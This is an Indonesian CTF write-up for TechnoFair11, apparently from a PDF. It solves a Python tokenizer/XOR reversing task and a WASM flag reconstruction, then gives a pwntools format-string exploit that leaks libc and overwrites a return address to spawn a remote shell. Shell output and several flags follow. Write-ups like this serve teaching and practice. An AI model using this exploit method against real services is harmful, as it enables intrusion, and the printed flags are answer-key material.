# Internal filename: chall.py
# Bytecode version: 3.10.0rc2 (3439)
# Source timestamp: 2024-05-19 22:12:22 UTC (1716156742)

import sys as S
import re as R
import flag
from transformers import AutoTokenizer as A
T = A.from_pretrained('Xenova/gpt-4')
Tkn = T.tokenize(flag.flag)
Tid = T.convert_tokens_to_ids(Tkn)

def E(n, k='secret-key', w='Technofair'):
    w_o = sum((ord(c) for c in w))
    k_o = [ord(c) for c in k]
    k_l = len(k_o)
    Ecd = [(x ^ k_o[i % k_l]) * w_o for i, x in enumerate(n)]
    return Ecd
Ecd = E(Tid)
print(Ecd)
```

Hasil enkripsi dibuka pake key, dibaca pake tokenizer, solvernya:

Solver:

```
def decrypt(Ecd, k='secret-key', w='Technofair'):
    w_o = sum((ord(c) for c in w))
    k_o = [ord(c) for c in k]
    k_l = len(k_o)
    decrypted_ids = [(x // w_o) ^ k_o[i % k_l] for i, x in enumerate(Ecd)]
    return decrypted_ids

# Encrypted output from output.txt
encrypted_output = [30200989, 44161, 63530220, 875004, 74052862, 3760874,
30810, 87295, 121186, 53404, 127348, 55458, 69836, 98592, 53404, 2293291,
20540, 529932, 95511, 60593, 1802385, 120159, 49296, 87295, 93457, 105781,
```

```
878085, 126321, 88322, 72917, 127348, 32864, 1040351, 91403, 42107,
119132, 116051]

# Decrypt the output
decrypted_ids = decrypt(encrypted_output)

# Initialize the tokenizer
from transformers import AutoTokenizer
tokenizer = AutoTokenizer.from_pretrained('Xenova/gpt-4')

# Convert IDs back to tokens and join them to form the flag
decrypted_tokens = tokenizer.convert_ids_to_tokens(decrypted_ids)
flag = tokenizer.convert_tokens_to_string(decrypted_tokens)

print(flag)
```

Flag: TechnoFair11{jUsT_4n0tH3r_eZ_pYc_w1tH_4_b1T_0f_lLm!}

Web Asem Beli

Dikasih wasm, convert dulu ke wat
Dicek cuma beberapa fungsi yg deklarasiin flag sama posisinya

```
┌──(jons㉿01-20-jonathans)-[~/ctf/technofair11/wasm]
└─$ ls
output.wasm  output.wasm:Zone.Identifier

┌──(jons㉿01-20-jonathans)-[~/ctf/technofair11/wasm]
└─$ wasm2wat output.wasm
(module
  (type (;0;) (func (result i32)))
  (type (;1;) (func))
  (type (;2;) (func (param i32)))
  (type (;3;) (func (param i32) (result i32)))
  (type (;4;) (func (param i32 i32) (result i32)))
  (type (;5;) (func (param i32 i32 i32) (result i32)))
```

```
def reconstruct_string():
    # Create an array to represent the memory, initialized with None
    memory = [None] * 32  # Arbitrary size larger than the highest offset

    # List of (value, offset) pairs extracted from the WAT code
    values_offsets = [
```

```
        (105, 8),   # 'i' at offset 8
        (99, 2),    # 'c' at offset 2
        (70, 6),    # 'F' at offset 6
        (95, 16),   # '_' at offset 16
        (114, 9),   # 'r' at offset 9
        (110, 4),   # 'n' at offset 4
        (49, 10),   # '1' at offset 10
        (84, 0),    # 'T' at offset 0
        (123, 12),  # '{' at offset 12
        (49, 11),   # '1' at offset 11
        (104, 3),   # 'h' at offset 3
        (76, 13),   # 'L' at offset 13
        (79, 18),   # 'O' at offset 18
        (97, 7),    # 'a' at offset 7
        (104, 15),  # 'h' at offset 15
        (57, 21),   # '9' at offset 21
        (101, 1),   # 'e' at offset 1
        (125, 25),  # '}' at offset 25
        (111, 5),   # 'o' at offset 5
        (95, 20),   # '_' at offset 20
        (107, 19),  # 'k' at offset 19
        (116, 23),  # 't' at offset 23
        (107, 17),  # 'k' at offset 17
        (48, 14),   # '0' at offset 14
        (85, 24),   # 'U' at offset 24
        (73, 22),   # 'I' at offset 22
    ]

    # Store each value at its respective offset in the memory
    for value, offset in values_offsets:
        memory[offset] = chr(value)

    # Join the values to form the final string
    reconstructed_string = ''.join([char for char in memory if char is not
None])

    return reconstructed_string

# Call the function and print the result
flag = reconstruct_string()
```

```
print(f"The flag is: {flag}")
```

```
┌──(jons㉿01-20-jonathans)-[~/ctf/technofair11/wasm]
└─$ python3 solv.py
The flag is: TechnoFair11{L0h_kOk_9ItU}
```

Binary Exploitation/PWN


Gary



```
unsigned __int64 setup()
{
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  return __readfsqword(0x28u) ^ v1;
}
```

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char s[72]; // [rsp+20h] [rbp-50h] BYREF
  unsigned __int64 v5; // [rsp+68h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  setup(argc, argv, envp);
  while ( 1 )
  {
    printf("What is your name? ");
    fgets(s, 64, stdin);
    if ( !strncmp(s, "exit", 4uLL) )
      break;
    printf("Hi, ");
    printf(s);
    printf("Let me tell you a secret: %x\n", 3735928559LL);
  }
  exit(0);
}
```

Terdapat format string vulnerability di fungsi printf(s), jadi cukup leak __libc_start_main+243 untuk mendapatkan base address libc, kemudian overwrite return address ke execve("/bin/sh", r15, rdx) dengan syarat:
[r15] == NULL || r15 == NULL || r15 is a valid argv

[rdx] == NULL || rdx == NULL || rdx is a valid envp





Berikut exploit scriptnya:


```python
#!/usr/bin/python3
from pwn import *
exe = './chall_patched'
elf = context.binary = ELF(exe, checksec = 0)
context.bits = 64
context.log_level = 'debug'
host, port = "nc 103.185.53.181 6001".split(" ")[1:3]
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
```

```python
rl = lambda: io.recvline()
com = lambda: io.interactive()
li = lambda a: log.info(a)
rud = lambda a:io.recvuntil(a, drop=0x1)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c : a.rjust(b, c)
lj = lambda a, b, c : a.ljust(b, c)
d = lambda a: a.decode('utf-8')
e = lambda a: a.encode()
cl = lambda: io.close()
rlf = lambda: io.recvline(0)
libc = ELF("./libc-2.31.so", checksec = 0)
ld = ELF("./ld-2.31.so", checksec = 0)

sl(b'%21$p,%23$p.')
rud(b'i, ')
__libc_start_main_243 = int16(rud(b','))
libc.address = __libc_start_main_243 - 0x24083
assert libc.address & 0xfff == 0
stackaddr = int16(rud(b'.'))
li(f"libc base: {hex(libc.address)}")
li(f"stack address: {hex(stackaddr)}")
retaddr = stackaddr - 0x170
li(f"ret address: {hex(retaddr)}")
'''
libc.address + 0xe3b01 -> execve("/bin/sh", r15, rdx)
constraintsnya:
  [r15] == NULL || r15 == NULL || r15 is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp
'''
p = fmtstr_payload(10, {retaddr: libc.address + 0xe3b01}, write_size='short')
li(f"payload length: {len(p)}")
sl(p)
com()
```

```
[DEBUG] Sent 0x7 bytes:
    b'whoami\n'
[DEBUG] Received 0x4 bytes:
    b'ctf\n'
ctf
$ ls -la
[DEBUG] Sent 0x7 bytes:
    b'ls -la\n'
[DEBUG] Received 0x161 bytes:
    b'total 44\n'
    b'drwxr-xr-x 1 ctf  ctf   4096 Jun 29 15:58 .\n'
    b'drwxr-xr-x 1 root root  4096 Jun 29 10:51 ..\n'
    b'-rw-r--r-- 1 ctf  ctf    220 Feb 25  2020 .bash_logout\n'
    b'-rw-r--r-- 1 ctf  ctf   3771 Feb 25  2020 .bashrc\n'
    b'-rw-r--r-- 1 ctf  ctf    807 Feb 25  2020 .profile\n'
    b'-rwxrwxr-x 1 root root 17304 Jun 29 15:58 chall\n'
    b'-rw-rw-r-- 1 root root    40 Jun 21 02:42 flag.txt\n'
total 44
drwxr-xr-x 1 ctf  ctf   4096 Jun 29 15:58 .
drwxr-xr-x 1 root root  4096 Jun 29 10:51 ..
-rw-r--r-- 1 ctf  ctf    220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 ctf  ctf   3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 ctf  ctf    807 Feb 25  2020 .profile
-rwxrwxr-x 1 root root 17304 Jun 29 15:58 chall
-rw-rw-r-- 1 root root    40 Jun 21 02:42 flag.txt
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x28 bytes:
    b'TechnoFair11{Th1s_0nlY_format_str_VUln}\n'
TechnoFair11{Th1s_0nlY_format_str_VUln}
$
```

Feedback

Feedback



Isi feedback

Misc

Kerangka Berpikir